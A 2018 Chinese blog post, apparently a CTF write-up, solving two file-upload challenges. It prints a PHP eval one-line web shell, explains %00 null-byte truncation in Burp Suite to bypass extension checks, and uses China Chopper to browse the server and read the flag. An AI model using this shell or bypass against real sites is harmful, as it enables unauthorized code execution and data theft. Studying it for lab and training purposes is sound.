暑期web10：基础的文件上传upload（i春秋）、上传绕过（实验吧）

原创

何家公子 于 2018-08-18 20:25:41 发布 2295 收藏 3

分类专栏： ctf web 文章标签： file web ctf

本文链接：https://blog.csdn.net/qq_41618162/article/details/81812508


ctf 同时被 2 个专栏收录

32 篇文章 0 订阅

订阅专栏



web

32 篇文章 0 订阅

订阅专栏

介于之前做了个包括文件上传步骤的题，突然想拿两个之前做过的文件上传题来回顾一下一些基础做法

首先是实验吧的上传绕过




首先我们上传最基础的一句话木马：`<?php @eval($_POST['pass']);?>`


反馈是‘不被允许的文件类型,仅支持上传jpg,gif,png后缀的文件’

于是我把他的后缀改为.jpg再上传，又回显‘必须上传后缀名为php的文件才行’

做成php.jpg有了新的回显，但似乎也没什么用



这里就又要用到我们的神奇burpsuite了，点击submit后抓包



先说一个知识点，**00截断**（此处转载自https://www.cnblogs.com/milantgh/p/3612978.html）

简单举个例子，看下面的代码

<%

path="upfiles/picture/"

file="20121212.jpg"

upfilename=path & file '最后的上传地址

%>

就这段代码中的path为上传的路径，file为生成的文件名，upfilename为上传后的地址，程序表面是没什么问题，但如果path可以由用户自定义（path这个参数往往是从表单或参数传过来的，能够自定义），所以就产生了上传路径截断漏洞

比如我在表单中把路径改成了"upfiles/1.aspChr(0)"

这样上传路径就成了 path="upfiles/1.aspChr(0)" -------- chr(0)代表那个截断字符

这时变量被输出时，就成了upfiles/1.asp

而不是upfiles/upfiles/1.aspChr(0)20121212.jpg


从而达到了截断的效果

为什么要把他截断呢?便于理解的说就是，这题有两个关卡：第一关后缀必须为jpg，第二关后面必须为php，而我们在bp中的操作呢，就相当于卡在了中间，对这个文件做修改，使他最后能符合第二关的条件

00截断是文件后缀名就一个%00字节，可以截断某些函数对文件名的判断，在许多语言函数中，处理字符串的函数中0x00被认为是 终止符 。

例如，网站上传函数处理xxx.php%00.jpg时，首先后缀名是合法的jpg格式，可以上传，在保存文件时，遇到%00字符， 丢弃后面的jpg，文件后缀最终保存的后缀名为xxx.php

这里呢，我们再upload后边加上‘xx.php’后加上一个用来截断的字符，比如#,空格等都行，然后在hex找到相应的位置，并将对于的截断符的十六进制码改为00



比如此处就是将23改为00

再点击go，就得到了flag

接下来做另一个题

还是常规的文件上传题界面

先上传最初的一句话 <?php @eval($_POST['pass']);?>

显示上传成功后点进去，回显为：@eval(


$_POST[pass]);?> 说明这题过滤了< ?php所以在这里我们换一句防过滤的一句话本马，“<

上传后发现没有被过滤。这时候打开软件：中国菜刀


菜刀的作用就是可以通过一句话木马浏览目标地方所有目录及其中的文件

这里我们先把url放上去，然后我们post传值的参数是pass，所以在后面加上pass


这里我们先把url放上去，然后我们post传值的参数是pass，所以在后面加上pass




设置完双击进入，就能发现目录了




这里还发现了我们自己之前上传的几个文件，然后翻翻其他目录，发现了flag.php





点进去得到flag



总结：这两个题呢就是最常规的文件上传题的做法，以及相关软件的初步应用，没啥技术难点，也算有点东西吧